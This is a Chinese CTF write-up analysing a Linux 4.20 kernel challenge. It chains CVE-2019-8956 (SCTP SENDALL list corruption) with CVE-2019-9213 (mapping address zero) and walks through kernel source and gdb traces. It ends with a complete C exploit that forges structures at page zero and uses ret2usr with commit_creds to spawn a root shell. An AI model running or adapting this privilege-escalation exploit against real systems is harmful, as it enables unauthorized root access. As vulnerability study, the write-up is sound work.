Linux内核漏洞利用:CVE-2019-8956与CVE-2019-9213

[TOC] 简介 上周的嘶吼CTF中出现了一道Linux内核相关的pwn题。与以往的内核提权型赛题不同,此题没有预设漏洞的模块,具体文件结构和题目描述如下: $ ls rootfs.img start.sh README.txt .config 4.20.0-bzImage $ cat README.txt Old trick, a null pointer dereference If you
[TOC]
简介
上周的嘶吼CTF中出现了一道Linux内核相关的pwn题。与以往的内核提权型赛题不同,此题没有预设漏洞的模块,具体文件结构和题目描述如下:
$ ls
rootfs.img
start.sh
README.txt
.config
4.20.0-bzImage
$ cat README.txt
Old trick, a null pointer dereference
If you want to compile the linux kernel yourself, there is a .config file and the commit version.

commit:8fe28cb58bcb235034b64cbbb7550a8a43fd88be
我是比赛快结束时拿到题目,比赛期间并未解出,赛后搞了好几个小时才做完利用。
本文将阐述我学习内核利用的过程,之前我没怎么碰过内核利用,对Linux内核的一些东西也不熟,若有问题欢迎留言指正,不胜感激。
题目分析
题目中给出了commit号,访问https://github.com/torvalds/linux/commit/8fe28cb58bcb235034b64cbbb7550a8a43fd88be可知这是4.20.0版本的内核。commit的时间是2018年12月,也就是说题目要考察的应该是一个2019年的内核Nday。另外还有.config文件,这是编译内核时使用的配置文件。听队友说.config文件是比赛期间出题人更新附件提供的,也算是提示。
寻找Nday
README.txt中还提到NULL pointer dereference,可以联想到CVE-2019-9213,这个漏洞修复在目标内核commit版本之后,可以用来映射零地址空间。那么问题就是找一个可用的NULL pointer dereference的Nday。于是去CVE相关资讯站上搜索,2019年登记在案的CVE已有170个,这里直接ctrl-f筛选有NULL pointer关键字的,结果筛出来的CVE要么没有公开的漏洞分析或POC,要么对内核配置有要求,在目标条件中POC运行失败。
.config文件中的信息
尝试了多个NULL pointer dereference的Nday之后还是没有进展。回想起.config文件,可能某些配置选项跟漏洞有关。这里可以自己先make defconfig生成一份默认的.config,然后进行文件比对。
diff .config ../linux-4d856f72c10ecb060868ed10ff1b1453943fc6c8/xx
7c7
< # Compiler: gcc (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609
---
> # Compiler: gcc (Ubuntu 6.5.0-2ubuntu1~16.04) 6.5.0 20181026
10c10
< CONFIG_GCC_VERSION=50400
---
> CONFIG_GCC_VERSION=60500
1054c1054,1060
< # CONFIG_IP_SCTP is not set
---
> CONFIG_IP_SCTP=y
...
可以看到目标内核配置了IP_SCTP选项!这是一个传输层的协议。而且题目的init文件中还启用了本地网卡:
mount -t proc none /proc
...
ifconfig lo up
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
poweroff -d 300 -f &
setsid cttyhack setuidgid 1000 sh
...
那么此题大概率是考察一个SCTP协议相关的内核Nday了。一通搜索之后,可以基本确定是CVE-2019-8956了。这里注意到,在之前的CVE搜索中,cvedetails将其标注为UAF类型。

漏洞分析
阅读启明星辰ADLab公开发布的分析文章,可知该漏洞存在于net/sctp/socket.c文件中的sctp_sendmsg函数内,相关代码如下:
static int sctp_sendmsg(struct sock *sk, struct msghdr *msg, size_t msg_len)
{
    struct sctp_endpoint *ep = sctp_sk(sk)->ep;
    struct sctp_transport *transport = NULL;
    struct sctp_sndrcvinfo _sinfo, *sinfo;
    struct sctp_association *asoc;
    struct sctp_cmsgs cmsgs;
    union sctp_addr *daddr;
...
    /* SCTP_SENDALL process */
    if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP)) {
        list_for_each_entry(asoc, &ep->asocs, asocs) {
            err = sctp_sendmsg_check_sflags(asoc, sflags, msg,
                            msg_len);
            if (err == 0)
                continue;
            if (err < 0)
                goto out_unlock;

            sctp_sendmsg_update_sinfo(asoc, sinfo, &cmsgs);

            err = sctp_sendmsg_to_asoc(asoc, msg, msg_len,
                           NULL, sinfo);
            if (err < 0)
                goto out_unlock;

            iov_iter_revert(&msg->msg_iter, err);
        }

        goto out_unlock;
    }
...
在处理SCTP_SENDALL情况的过程中,内核会遍历ep->asocs。根据漏洞分析文章,sctp_sendmsg_check_sflags在SCTP_ABORT情况下会把asoc置为NULL,这导致了NULL pointer dereference。
但是,稍微阅读一下代码,发现并不是这么回事。原文中提到的sctp_side_effects,参数asoc是struct sctp_association **类型,由函数sctp_do_sm传入,*asoc = NULL无法修改链表中的东西,影响不到SCTP_SENDALL处理过程中的list_for_each_entry里的asoc。
int sctp_do_sm(struct net *net, enum sctp_event event_type,
           union sctp_subtype subtype, enum sctp_state state,
           struct sctp_endpoint *ep, struct sctp_association *asoc,
           void *event_arg, gfp_t gfp)
{
...
    error = sctp_side_effects(event_type, subtype, state,
                  ep, &asoc, event_arg, status,
                  &commands, gfp);
    debug_post_sfx();

    return error;
}
既然感觉有点问题,不妨动态调试看看。搜一下可以找到一份POC,编译运行之后可以发现,破坏list_for_each_entry链表遍历过程的是sctp_association_free。sctp_association_free中对asoc进行了list_del操作。
void sctp_association_free(struct sctp_association *asoc)
{
    struct sock *sk = asoc->base.sk;
    struct sctp_transport *transport;
    struct list_head *pos, *temp;
    int i;

    /* Only real associations count against the endpoint, so
     * don't bother for if this is a temporary association.
     */
    if (!list_empty(&asoc->asocs)) {
        list_del(&asoc->asocs);
...
static inline void list_del(struct list_head *entry)
{
    __list_del_entry(entry);
    entry->next = LIST_POISON1;
    entry->prev = LIST_POISON2;
}
list_del会将next置为LIST_POISON1,实际值是0x100。在遍历到下一个节点时,计算asoc,即减去list_head在sctp_association中的偏移,对应代码如下:

此时的asoc即为0x100-0x44=0xbc。
(gdb) x/10i 0xc1825c31
   0xc1825c31:  mov    eax,DWORD PTR [edi+0x44]
   0xc1825c34:  sub    eax,0x44
=> 0xc1825c37:  mov    edi,eax
   0xc1825c39:  cmp    DWORD PTR [ebp-0x84],eax
   0xc1825c3f:  je     0xc1825c9b
   0xc1825c41:  push   DWORD PTR [ebp-0x80]
   0xc1825c44:  mov    ecx,ebx
   0xc1825c46:  mov    edx,DWORD PTR [ebp-0x7c]
   0xc1825c49:  mov    eax,edi
   0xc1825c4b:  call   0xc1824065
(gdb) p/x $eax
$1 = 0xbc可以确认一下再次调用函数sctp_sendmsg_check_sflags时,传入asoc=0xbc。
(gdb) x/10i $eip
=> 0xc1825c4b:  call   0xc1824065 // sctp_sendmsg_check_sflags
   0xc1825c50:  mov    esi,eax
   0xc1825c52:  add    esp,0x4
   0xc1825c55:  test   eax,eax
   0xc1825c57:  je     0xc1825c31
   0xc1825c59:  test   eax,eax
   0xc1825c5b:  js     0xc1826213
   0xc1825c61:  lea    eax,[ebp-0x70]
   0xc1825c64:  mov    ecx,eax
   0xc1825c66:  lea    edx,[ebp-0x58]
(gdb) p/x $eax
$2 = 0xbc
漏洞利用
利用CVE-2019-9213我们可以映射零地址空间,那么就可以在0xbc处伪造结构体。那么如何控制PC呢?
在sctp_sendmsg_check_sflags函数中,由于设置了SCTP_SENDALL,我们会进入sctp_style(sk, UDP) && !sctp_state(asoc, ESTABLISHED)的判断,这里肯定不希望return 0结束,所以需要避开这两个判断条件,而struct sock *sk = asoc->base.sk;代表我们可以随意控制。
避开这个return 0之后,由于设置了SCTP_ABORT,我们会面对sctp_make_abort_user和sctp_primitive_ABORT。
static int sctp_sendmsg_check_sflags(struct sctp_association *asoc,
                     __u16 sflags, struct msghdr *msg,
                     size_t msg_len)
{
    struct sock *sk = asoc->base.sk;
    struct net *net = sock_net(sk);
    ...
    if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP) &&
        !sctp_state(asoc, ESTABLISHED))
        return 0;
    ...
    if (sflags & SCTP_ABORT) {
        struct sctp_chunk *chunk;

        chunk = sctp_make_abort_user(asoc, msg, msg_len);
        if (!chunk)
            return -ENOMEM;

        pr_debug("%s: aborting association:%p\n", __func__, asoc);
        sctp_primitive_ABORT(net, asoc, chunk);

        return 0;
    ...
}
参考原漏洞分析文章,sctp_make_abort_user函数是构造chunk,代码如下:
struct sctp_chunk *sctp_make_abort_user(const struct sctp_association *asoc,
                    struct msghdr *msg,
                    size_t paylen)
{
    struct sctp_chunk *retval;
    void *payload = NULL;
    int err;

    retval = sctp_make_abort(asoc, NULL,
                 sizeof(struct sctp_errhdr) + paylen);
    if (!retval)
        goto err_chunk;

    if (paylen) {
        /* Put the msg_iov together into payload.  */
        payload = kmalloc(paylen, GFP_KERNEL);
        if (!payload)
            goto err_payload;

        err = memcpy_from_msg(payload, msg, paylen);
        if (err < 0)
            goto err_copy;
    }

    sctp_init_cause(retval, SCTP_ERROR_USER_ABORT, paylen);
    sctp_addto_chunk(retval, paylen, payload);

    if (paylen)
        kfree(payload);

    return retval;

...
}
这里我选择将paylen设为0,避开memcpy_from_msg。
那么接下来就是sctp_primitive_ABORT了,实际定义位于net/sctp/primitive.c,代码如下:
#define DECLARE_PRIMITIVE(name) \
/* This is called in the code as sctp_primitive_ ## name.  */ \
int sctp_primitive_ ## name(struct net *net, struct sctp_association *asoc, \
                void *arg) { \
    int error = 0; \
    enum sctp_event event_type; union sctp_subtype subtype; \
    enum sctp_state state; \
    struct sctp_endpoint *ep; \
    \
    event_type = SCTP_EVENT_T_PRIMITIVE; \
    subtype = SCTP_ST_PRIMITIVE(SCTP_PRIMITIVE_ ## name); \
    state = asoc ? asoc->state : SCTP_STATE_CLOSED; \
    ep = asoc ? asoc->ep : NULL; \
    \
    error = sctp_do_sm(net, event_type, subtype, state, ep, asoc,   \
               arg, GFP_KERNEL); \
    return error; \
}
可以看到,这里我们可以控制sctp_do_sm调用时的net、state、ep、asoc。sctp_do_sm即为状态机处理函数,代码如下:
int sctp_do_sm(struct net *net, enum sctp_event event_type,
           union sctp_subtype subtype, enum sctp_state state,
           struct sctp_endpoint *ep, struct sctp_association *asoc,
           void *event_arg, gfp_t gfp)
{
...
    state_fn = sctp_sm_lookup_event(net, event_type, state, subtype);
...
    status = state_fn->fn(net, ep, asoc, subtype, event_arg, &commands);
    debug_post_sfn();

    error = sctp_side_effects(event_type, subtype, state,
                  ep, &asoc, event_arg, status,
                  &commands, gfp);
...
    return error;
}
这里有一处明显的函数指针调用,即state_fn->fn。而state_fn由sctp_sm_lookup_event(net, event_type, state, subtype)返回,这里我们可以控第1、3两个参数,而event_type为SCTP_EVENT_T_PRIMITIVE,subtype为SCTP_ST_PRIMITIVE(SCTP_PRIMITIVE_ABORT)。
#define DO_LOOKUP(_max, _type, _table)                  \
({                                  \
    const struct sctp_sm_table_entry *rtn;              \
                                    \
    if ((event_subtype._type > (_max))) {               \
        pr_warn("table %p possible attack: event %d exceeds max %d\n", \
            _table, event_subtype._type, _max);     \
        rtn = &bug;                     \
    } else                              \
        rtn = &_table[event_subtype._type][(int)state];     \
                                    \
    rtn;                                \
})
const struct sctp_sm_table_entry *sctp_sm_lookup_event(
                    struct net *net,
                    enum sctp_event event_type,
                    enum sctp_state state,
                    union sctp_subtype event_subtype)
{
    switch (event_type) {
...
    case SCTP_EVENT_T_PRIMITIVE:
        return DO_LOOKUP(SCTP_EVENT_PRIMITIVE_MAX, primitive,
                 primitive_event_table);
...
    }
}
rtn = &_table[event_subtype._type][(int)state];对应的汇编代码如下:
(gdb) x/10i $eip
=> 0xc180c3dc:  lea    eax,[ecx+ebx*8]
0xc180c3df: lea edx,[eax*8-0x3e646160]此时的ebx即为state,可由我们指定,所以state_fn可控,伪造好fn即可控制PC。由于题目中几乎没有任何内核保护,这里直接ret2usr。
完整利用代码如下:
#define _GNU_SOURE
#include <sys/mman.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <arpa/inet.h>
#include <pthread.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/sctp.h>
#include <netinet/in.h>
#include <time.h>
#include <signal.h>

#define SERVER_PORT 6666

#define SCTP_GET_ASSOC_ID_LIST  29
#define SCTP_RESET_ASSOC    120
#define SCTP_ENABLE_RESET_ASSOC_REQ 0x02
#define SCTP_ENABLE_STREAM_RESET    118

void map_null() {
    void *map =
        mmap((void *)0x10000, 0x1000, PROT_READ | PROT_WRITE,
                MAP_PRIVATE | MAP_ANONYMOUS | MAP_GROWSDOWN | MAP_FIXED, -1, 0);
    if (map == MAP_FAILED)
        err(1, "mmap");
    int fd = open("/proc/self/mem", O_RDWR);
    if (fd == -1)
        err(1, "open");
    unsigned long addr = (unsigned long)map;
    while (addr != 0) {
        addr -= 0x1000;
        if (lseek(fd, addr, SEEK_SET) == -1)
            err(1, "lseek");
        char cmd[1000];
        sprintf(cmd, "LD_DEBUG=help /bin/su 1>&%d", fd);
        system(cmd);
    }
}

void* client_func(void* arg)
{
    int socket_fd;
    struct sockaddr_in serverAddr;
    struct sctp_event_subscribe event_;
    struct sctp_sndrcvinfo sri;
    int s;

    char sendline[] = "butterfly";

    if ((socket_fd = socket(AF_INET, SOCK_SEQPACKET, IPPROTO_SCTP))==-1){
        perror("client socket");
        pthread_exit(0);
    }
    bzero(&serverAddr, sizeof(serverAddr));
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    serverAddr.sin_port = htons(SERVER_PORT);
    inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);

    bzero(&event_, sizeof(event_));
    event_.sctp_data_io_event = 1;
    if(setsockopt(socket_fd,IPPROTO_SCTP,SCTP_EVENTS,&event_,sizeof(event_))==-1){
        perror("client setsockopt");
        goto client_out_;
    }

    sri.sinfo_ppid = 0;
    sri.sinfo_flags = 0;
    printf("sctp_sendmsg\n");
    if(sctp_sendmsg(socket_fd,sendline,sizeof(sendline),
        (struct sockaddr*)&serverAddr,sizeof(serverAddr),
        sri.sinfo_ppid,sri.sinfo_flags,sri.sinfo_stream,0,0)==-1){
        perror("client sctp_sendmsg");
        goto client_out_;
    }


client_out_:
    //close(socket_fd);
    pthread_exit(0);
}

void* send_recv(void* arg)
{
    int server_sockfd, msg_flags;
    server_sockfd = *(int*)arg;
    socklen_t len = sizeof(struct sockaddr_in);
    size_t rd_sz;
    char readbuf[20]="0";
    struct sctp_sndrcvinfo sri;
    struct sockaddr_in clientAddr;

    rd_sz = sctp_recvmsg(server_sockfd,readbuf,sizeof(readbuf),
    (struct sockaddr*)&clientAddr, &len, &sri, &msg_flags);

    sri.sinfo_flags = (1 << 6) | (1 << 2);
    printf("SENDALL.\n");
    len = 0;
    if(sctp_sendmsg(server_sockfd,readbuf,0,(struct sockaddr*)&clientAddr,
        len,sri.sinfo_ppid,sri.sinfo_flags,sri.sinfo_stream, 0,0)<0){
        perror("SENDALL sendmsg");
    }

    pthread_exit(0);
}
void* abort_func(void* arg)
{
    int server_sockfd, msg_flags;
    server_sockfd = *(int*)arg;
    socklen_t len = sizeof(struct sockaddr_in);
    size_t rd_sz;
    char readbuf[20]="0";
    struct sctp_sndrcvinfo sri;
    struct sockaddr_in clientAddr;

    rd_sz = sctp_recvmsg(server_sockfd,readbuf,sizeof(readbuf),
    (struct sockaddr*)&clientAddr, &len, &sri, &msg_flags);

    sri.sinfo_flags = (1 << 2);
    printf("ABORT.\n");
    if(sctp_sendmsg(server_sockfd,readbuf,rd_sz,(struct sockaddr*)&clientAddr,
        len,sri.sinfo_ppid,sri.sinfo_flags,sri.sinfo_stream, 0,0)<0){
        perror("ABORT sendmsg");
    }

    pthread_exit(0);
}
#define KERNCALL __attribute__((regparm(3)))
void* (*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xc106a2b1;
void (*commit_creds)(void*) KERNCALL = (void*) 0xc1069ffd;
struct trap_frame{
    void *eip;
    uint32_t cs;
    uint32_t eflags;
    void *esp;
    uint32_t ss;
}__attribute__((packed));
struct trap_frame tf;
void launch_shell() {
    execl("/bin/sh", "sh", NULL);
}
void prepare_tf(void)
{
    asm("pushl %cs; popl tf+4;"
            "pushfl; popl tf+8;"
            "pushl %esp; popl tf+12;"
            "pushl %ss; popl tf+16;");
    tf.eip = &launch_shell;
    tf.esp -= 1024;
}
void get_root_shell() {
    commit_creds(prepare_kernel_cred(0));
    asm("mov $tf,%esp;"
            "iret;");
}
int main(int argc, char** argv)
{
    map_null();
    prepare_tf();
    memset(0, 0, 0x1000);
    *(uint32_t*)0xd4 = 0;
    *(uint32_t*)0x24 = 0;
    *(uint32_t*)0x268 = 0x7cc8e1c;
    *(uint32_t*)0x2a0 = 4;
    *(uint32_t*)0x1000 = &get_root_shell;
    int server_sockfd;
    //int messageFlags_;
    pthread_t thread_array[2];
    pthread_t close_thread;
    pthread_t send_recv_thread;
    int i;
    struct sockaddr_in serverAddr;
    struct sctp_event_subscribe event_;

    //创建服务端SCTP套接字
    if ((server_sockfd = socket(AF_INET,SOCK_SEQPACKET,IPPROTO_SCTP))==-1){
        perror("socket");
        return 0;
    }
    bzero(&serverAddr, sizeof(serverAddr));
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    serverAddr.sin_port = htons(SERVER_PORT);
    inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);

    //地址绑定
    if(bind(server_sockfd, (struct sockaddr*)&serverAddr,sizeof(serverAddr)) == -1){
        perror("bind");
        goto out_;
    }

    //设置SCTP通知事件
    bzero(&event_, sizeof(event_));
    event_.sctp_data_io_event = 1;
    if(setsockopt(server_sockfd, IPPROTO_SCTP,SCTP_EVENTS,&event_,sizeof(event_)) == -1){
        perror("setsockopt");
        goto out_;
    }

    //开始监听
    listen(server_sockfd,100);
    //创建线程,用于客户端链接
    for(i=0; i<1;i++) {
        printf("create no.%d\n",i+1);
        if(pthread_create(&thread_array[i],NULL,client_func,NULL)){
            perror("pthread_create");
            goto out_;
        }
    }
    //创建abort线程
    /*if(pthread_create(&send_recv_thread,NULL,abort_func,(void*)&server_sockfd)){
            perror("pthread_create");
            goto out_;
    }*/
    //创建接收线程
    if(pthread_create(&send_recv_thread,NULL,send_recv,(void*)&server_sockfd)){
            perror("pthread_create");
            goto out_;
    }
    while(1);
out_:
    close(server_sockfd);
    return 0;
}

运行结果如图。